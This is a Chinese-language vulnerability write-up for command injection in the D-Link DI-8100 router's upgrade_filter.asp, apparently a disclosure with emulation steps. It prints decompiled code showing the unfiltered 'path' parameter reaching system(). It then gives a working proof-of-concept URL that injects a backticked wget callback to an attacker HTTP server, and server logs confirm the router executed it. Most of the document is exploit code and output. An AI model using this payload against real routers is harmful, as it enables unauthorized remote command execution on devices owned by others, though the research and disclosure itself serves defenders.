


固件地址

<http://www.dlink.com.cn/techsupport/ProductInfo.aspx?m=DI-8100>

参数传入后并没有过滤进入system函数



```

1 int __fastcall upgrade_filter_asp(int a1)
2 {
3     const char *parm; // $s1
4     int v3; // $s4
5     int v4; // $v0
6     char *v5; // $a0
7     int v6; // $v0
8     int v7; // $v0
9     const char *v8; // $a0
10    char *v10; // $a3
11    int *v11; // $a2
12    int v12; // $v0
13    int v13; // $v1
14    int v14; // $a0
15    int v15; // $a1
16    char v16[512]; // [sp+18h] [-400h] BYREF
17    char v17[512]; // [sp+218h] [-200h] BYREF
18
19    memset(v17, 0, sizeof(v17));
20    parm = (const char *)httpd_get_parm(a1, "path");
21    httpd_get_parm(a1, "name");
22    v3 = httpd_get_parm(a1, "time");
23    strcpy(v17, parm);
24    v4 = memcmp(v17, "http://", 7);
25    v5 = &v17[7];
26    if ( v4 )
27    {
28        v5 = v17;
29        *(_BYTE *)strchr(v5, 47) = 0;
30        nvram_set("tzk_upgrade_info", "");
31        nvram_set("tzk_state", "0");
32        v6 = jiffies_get();
33        mod_timer(a1 + 103056, v6 + 100000);
34        sprintf(v16, "wys wget download %s", parm);
35        system(v16);
36        v7 = nvram_get("tzk_state");
37        if ( J_stoi(v7) )
38        {
39            v10 = v16;
40            v11 = (int *)&unk_587658;
41            do
42            {
43                v12 = *v11;
44                v13 = v11[1];
45                v14 = v11[2];
46                v15 = v11[3];
47                v11 += 4;
48                *(_DWORD *)v10 = v12;
49                *((_DWORD *)v10 + 1) = v13;
50                *((_DWORD *)v10 + 2) = v14;
51                *((_DWORD *)v10 + 3) = v15;
52                v10 += 16;
53            } while ( v11 != (int *)&unk_587678 );
54            *v10 = *(_BYTE *)v11;
55            return httpd_get_parm(a1, (int)v16, 32, 4);
56        }
57    }
58}

```

导致命令注入

直接使用FirmAE仿真后搭建环境搭建一个python服务，使用poc

使用ubuntu18用该命令仿真

```
sudo ./run.sh -d dlink 固件包地址
```

登录进后台使用poc

http://192.168.0.1/upgrade_filter.asp?

path=1111`wget%20http%3a%2f%2f192.168.0.2%3a9000%2f1112`&name=file.bin&time=1111

```
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
192.168.0.2 - - [03/Aug/2024 14:36:08] "GET / HTTP/1.1" 200 -
192.168.0.2 - - [03/Aug/2024 14:36:09] code 404, message File not found
192.168.0.2 - - [03/Aug/2024 14:36:09] "GET /favicon.ico HTTP/1.1" 404 -
192.168.0.2 - - [03/Aug/2024 14:38:46] "GET / HTTP/1.1" 200 -
^C
Keyboard Interrupt received, exiting.
root@jar:~# python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
192.168.0.2 - - [03/Aug/2024 14:44:21] "GET / HTTP/1.1" 200 -
192.168.0.2 - - [03/Aug/2024 14:44:25] code 404, message File not found
192.168.0.2 - - [03/Aug/2024 14:44:25] "GET /1114 HTTP/1.1" 404 -
192.168.0.1 - - [03/Aug/2024 15:21:27] code 404, message File not found
192.168.0.1 - - [03/Aug/2024 15:21:27] "GET /1114 HTTP/1.1" 404 -
192.168.0.1 - - [03/Aug/2024 15:21:34] code 404, message File not found
192.168.0.1 - - [03/Aug/2024 15:21:34] "GET /1113 HTTP/1.1" 404 -
192.168.0.1 - - [03/Aug/2024 15:21:42] code 404, message File not found
192.168.0.1 - - [03/Aug/2024 15:21:42] "GET /1113 HTTP/1.1" 404 -
192.168.0.1 - - [03/Aug/2024 15:21:46] code 404, message File not found
192.168.0.1 - - [03/Aug/2024 15:21:46] "GET /1112 HTTP/1.1" 404 -
192.168.0.1 - - [03/Aug/2024 15:21:46] "GET /1112 HTTP/1.1" 404 -
>
```

← → ↻ rade_filter.asp?path=1111 wget http%3a%2f%2f192.168.0.2%3a9000%2f1112 &name=file.bin&time=1111

{"ret":1,"msg":"下载特征库失败"}